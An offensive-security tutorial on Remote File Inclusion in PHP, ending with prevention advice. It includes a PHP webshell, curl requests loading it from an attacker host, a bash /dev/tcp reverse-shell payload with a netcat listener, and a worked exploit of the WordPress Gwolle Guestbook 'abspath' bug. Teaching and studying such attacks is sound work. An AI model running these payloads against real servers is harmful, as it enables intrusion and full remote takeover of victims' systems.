Remote File Inclusion (RFI)

From a bare ?page= parameter to real-world impact: how RFI turns a missing allow_url_include = Off into remote code execution — including the classic WordPress Gwolle Guestbook plugin bug still findable with searchsploit today.
Remote File Inclusion (RFI): from theory to a WordPress plugin
Remote File Inclusion (RFI) is a vulnerability that lets you include and execute a file hosted on a remote server from inside the victim's own server.
It happens when an application loads files from user-controlled input without validating it. The idea is similar to loading an external script.js: host a shell on your own server, get the victim to load it, and the code runs as if it were theirs.
How it works
Remote file: the attacker hosts a malicious file (PHP) on their own server.
Payload injection: via a URL, force the vulnerable server to load and execute that remote file.
Execution on the victim: the server downloads the code and runs it in its own environment, with the web service's permissions.
The vulnerable pattern is a parameter that ends up in an include() / require():
http://victim.com/vulnerable.php?page=http://10.10.125.78/malicious.phpRequirements
For a classic RFI in PHP to work, two conditions are needed:
The server must allow including remote URLs:
allow_url_include = On(andallow_url_fopen = On).The code doesn't validate or sanitize the input that reaches the
include.
Detection
Look for parameters that seem to control which file gets loaded: page, file, include, template, lang, path.
First confirm whether you can include something local (LFI), then try pointing it at a remote resource you control. Spin up a server and watch for the victim's request:
# On the attacker machine
python3 -m http.server 80
# Trigger the remote inclusion
curl "http://victim.com/vulnerable.php?page=http://10.10.125.78/test.txt"If your server's log shows a request for test.txt, the victim server is reaching out to fetch your file: you have RFI.
Exploitation
Create the malicious file on your server. A minimal webshell:
<?php system($_GET['cmd']); ?>Call it through the vulnerable parameter and pass the command via cmd:
curl "http://victim.com/vulnerable.php?page=http://10.10.125.78/malicious.php&cmd=id"From here you have command execution. The usual next step is a reverse shell. Set up a listener:
nc -lvnp 4444And trigger the connection from the injected command:
curl "http://victim.com/vulnerable.php?page=http://10.10.125.78/malicious.php&cmd=bash+-c+'bash+-i+>%26+/dev/tcp/10.10.125.78/4444+0>%261'"Impact
System command execution.
Theft of sensitive information.
Dropping reverse shells for full remote control.
It's dangerous precisely because the malicious code runs with the victim server's own permissions.
RFI isn't just in custom code: plugins and modules
RFI doesn't only live in custom-built code. It also lives in plugins and modules for widely used CMSs, where a single vulnerable component exposes thousands of sites.
A classic case is the WordPress plugin Gwolle Guestbook, which included a file based on an unsanitized remote parameter. Look it up in your local exploit database:
searchsploit GwolleThe affected parameter is abspath, which the plugin concatenated with a path to an internal file:
http://victim.com/wp-content/plugins/gwolle-gb/frontend/captcha/ajaxresponse.php?abspath=http://10.10.125.78/The plugin tries to include <abspath>/wp-load.php, so on your server the malicious file must be named exactly wp-load.php:
# On your server (10.10.125.78), serving wp-load.php with:
#   <?php system($_GET['cmd']); ?>
curl "http://victim.com/wp-content/plugins/gwolle-gb/frontend/captcha/ajaxresponse.php?abspath=http://10.10.125.78/&cmd=id"
To locate vulnerable plugin paths like this one, scan with WPScan:
wpscan --url http://victim.com --enumerate pPrevention
Disable remote inclusion:
allow_url_include = Offinphp.ini.Never pass user input directly to
include/require. Use a whitelist of allowed files (aswitch/ fixed map), not the path sent by the client.Validate and normalize paths; reject
http://,ftp://,php://, and../sequences.Keep WordPress, plugins, and modules updated, and remove ones you don't use. Gwolle is a reminder that one third-party dependency is enough to compromise an entire site.